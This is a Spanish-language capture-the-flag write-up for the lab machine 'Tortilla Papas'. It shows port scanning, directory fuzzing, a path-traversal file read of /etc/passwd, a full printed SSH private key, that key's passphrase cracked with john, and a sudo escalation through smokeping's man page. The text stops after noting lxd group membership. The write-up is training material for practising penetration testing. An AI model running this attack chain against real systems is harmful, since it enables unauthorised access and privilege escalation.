
TORTILLA PAPAS

CONECTIVIDAD


```
ping -c1 192.168.0.108
```



```
└─# ping -c1 192.168.0.108
PING 192.168.0.108 (192.168.0.108) 56(84) bytes of data.
64 bytes from 192.168.0.108: icmp_seq=1 ttl=64 time=1.62 ms

--- 192.168.0.108 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.620/1.620/1.620/0.000 ms
```


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.108 -T 3
```




```
└─# nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.108 -T 2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-10 11:25 EST
Nmap scan report for 192.168.0.108
Host is up (0.0013s latency).
Not shown: 39242 filtered tcp ports (no-response), 26291 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 9c:e0:78:67:d7:63:23:da:f5:e3:8a:77:00:60:6e:76 (ECDSA)
|_  256 4b:30:12:97:4b:5c:47:11:3c:aa:0b:68:0e:b2:01:1b (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Tortilla Papas
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 08:00:27:57:17:C0 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

PUERTOS ABIERTOS 22 Y 80



ENUMERACIÓN

Con gobuster vamos en búsqueda de archivos y directorios




```
└─# gobuster dir -u http://tortillapapas.thl/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt -x php,txt,py,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://tortillapapas.thl/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,py,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 323] [--> http://tortillapapas.thl/images/]
/.php                 (Status: 403) [Size: 282]
/.html                (Status: 403) [Size: 282]
/index.html           (Status: 200) [Size: 26594]
/css                  (Status: 301) [Size: 320] [--> http://tortillapapas.thl/css/]
/js                   (Status: 301) [Size: 319] [--> http://tortillapapas.thl/js/]
/javascript           (Status: 301) [Size: 327] [--> http://tortillapapas.thl/javascript/]
/.html                (Status: 403) [Size: 282]
/.php                 (Status: 403) [Size: 282]
/smokeping            (Status: 301) [Size: 326] [--> http://tortillapapas.thl/smokeping/]
/server-status        (Status: 403) [Size: 282]
/agua.php             (Status: 200) [Size: 26594]
```

Tenemos un directorio interesante en /agua.php

Con wfuzz vamos en busca de parámetros para la posible LFI


```
wfuzz -c --hc=404 -u "http://tortillapapas.thl/agua.php?FUZZ=....//....//....//etc/passwd" -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt --hw=1556
```



```
└─# wfuzz -c --hc=404 -u "http://tortillapapas.thl/agua.php?FUZZ=....//....//....//etc/passwd" -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
 --hw=1556
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://tortillapapas.thl/agua.php?FUZZ=....//....//....//etc/passwd
Total requests: 1273832

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000758:   200        507 L    1588 W     27943 Ch    "file"
```

Ahora, vamos a probar diferentes cadenas de path traversal en el parámetro file

```
wfuzz -c --hc=404 -u "http://tortillapapas.thl/agua.php?file=FUZZ" -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt --hw=1556
```




```
└─# wfuzz -c --hc=404 -u "http://tortillapapas.thl/agua.php?file=FUZZ" -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt --hw=1556

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://tortillapapas.thl/agua.php?file=FUZZ
Total requests: 929

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000335:   200        507 L    1588 W     27943 Ch    "....//....//....//....//....//....//....//....//....//....//....//....//....//....//....//....//....
                                                        //....//....//....//....//etc/passwd"
000000338:   200        507 L    1588 W     27943 Ch    "....//....//....//....//....//....//....//....//....//....//....//....//....//....//....//....//....
                                                        //....//etc/passwd"
000000341:   200        507 L    1588 W     27943 Ch    "....//....//....//....//....//....//....//....//....//....//....//....//....//....//....//etc/passwd
                                                        "
000000344:   200        507 L    1588 W     27943 Ch    "....//....//....//....//....//....//....//....//....//....//....//....//etc/passwd"
000000347:   200        507 L    1588 W     27943 Ch    "....//....//....//....//....//....//....//....//....//etc/passwd"
000000350:   200        507 L    1588 W     27943 Ch    "....//....//....//....//....//....//etc/passwd"
000000353:   200        507 L    1588 W     27943 Ch    "....//....//....//etc/passwd"
```

Con el parámetro file y con la cadena "....//....//....//etc/passwd"

nos vamos al navegador y contemplamos la LFI, pudiendo extraer

dos usuarios, concebolla y sincebolla.




view-source:http://tortillapapas.thl/agua.php?file=....//....//....//etc/passwd

```
        <script src="js/plugin.js"></script>
        <!-- sidebar -->
        <script src="js/jquery.mCustomScrollbar.concat.min.js"></script>
        <script src="js/custom.js"></script>
    </body>
</html>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
concebolla:x:1000:1000:concebolla,,,:/home/concebolla:/bin/bash
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
sincebolla:x:1001:1001:,,,:/home/sincebolla:/bin/bash
_lxd:x:102:1002::/var/lib/lxd/:/bin/false
dnsmasq:x:103:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
Debian-exim:x:104:110::/var/spool/exim4:/usr/sbin/nologin
smokeping:x:105:111:SmokePing daemon,,,:/var/lib/smokeping:/usr/sbin/nologin
```

Aunque la ruta común de la clave id_rsa está en /home/usuario/.ssh/id_rsa

en esta ocasión la encontramos en /opt/id_rsa.



```
-----BEGIN OPENSSH PRIVATE KEY-----
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
rbxo5ujDv50IlgWtMbqTzTrZMbw=
-----END OPENSSH PRIVATE KEY-----
```

EXPLOTACIÓN


La guardamos en local y con ssh2john extraemos el hash de la clave privada

ssh2john id_rsa > hash.txt

Y con john sacamos la contraseña


john --wordlist=rockyou_5000.txt hash.txt

(previamente he extraído las 5000 primeras entradas del rockyou)



```
└─# john --wordlist=rockyou_5000.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:24:53 52.78% (ETA: 08:15:52) 0g/s 1.778p/s 1.778c/s 1.778C/s girlie..married
honda1           (id_rsa)
1g 0:00:32:35 DONE (2024-12-12 08:01) 0.000511g/s 1.816p/s 1.816c/s 1.816C/s indiana..01234
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Nos conectamos por SSH con el user sincebolla y la passphrase honda1



```
└─# ssh -i id_rsa sincebolla@tortillapapas.thl
Enter passphrase for key 'id_rsa':
Linux tortillapapas 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr 18 12:40:58 2024 from 192.168.0.104
sincebolla@tortillapapas:~$
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo



```
sincebolla@tortillapapas:~$ sudo -l
Matching Defaults entries for sincebolla on tortillapapas:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User sincebolla may run the following commands on tortillapapas:
    (concebolla) NOPASSWD: /usr/sbin/smokeping
sincebolla@tortillapapas:~$
```

Algunas herramientas como man y vim podrían permitirnos

ejecutar comandos arbitrarios si tienen configuraciones específicas

En nuestro caso al ejecutar

```
sudo -u concebolla /usr/sbin/smokeping --man
```

y !/bin/bash, nos hacemos concebolla

```
sincebolla@tortillapapas:~$ sudo -u concebolla /usr/sbin/smokeping --man
You need to install the perl-doc package to use this program.
concebolla@tortillapapas:/home/sincebolla$ whoami
concebolla
concebolla@tortillapapas:/home/sincebolla$
```

Como sabemos que concebolla pertenece al grupo lxd

```
concebolla@tortillapapas:/opt$ id
uid=1000(concebolla) gid=1000(concebolla)
grupos=1000(concebolla),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),1002(lxd)
```

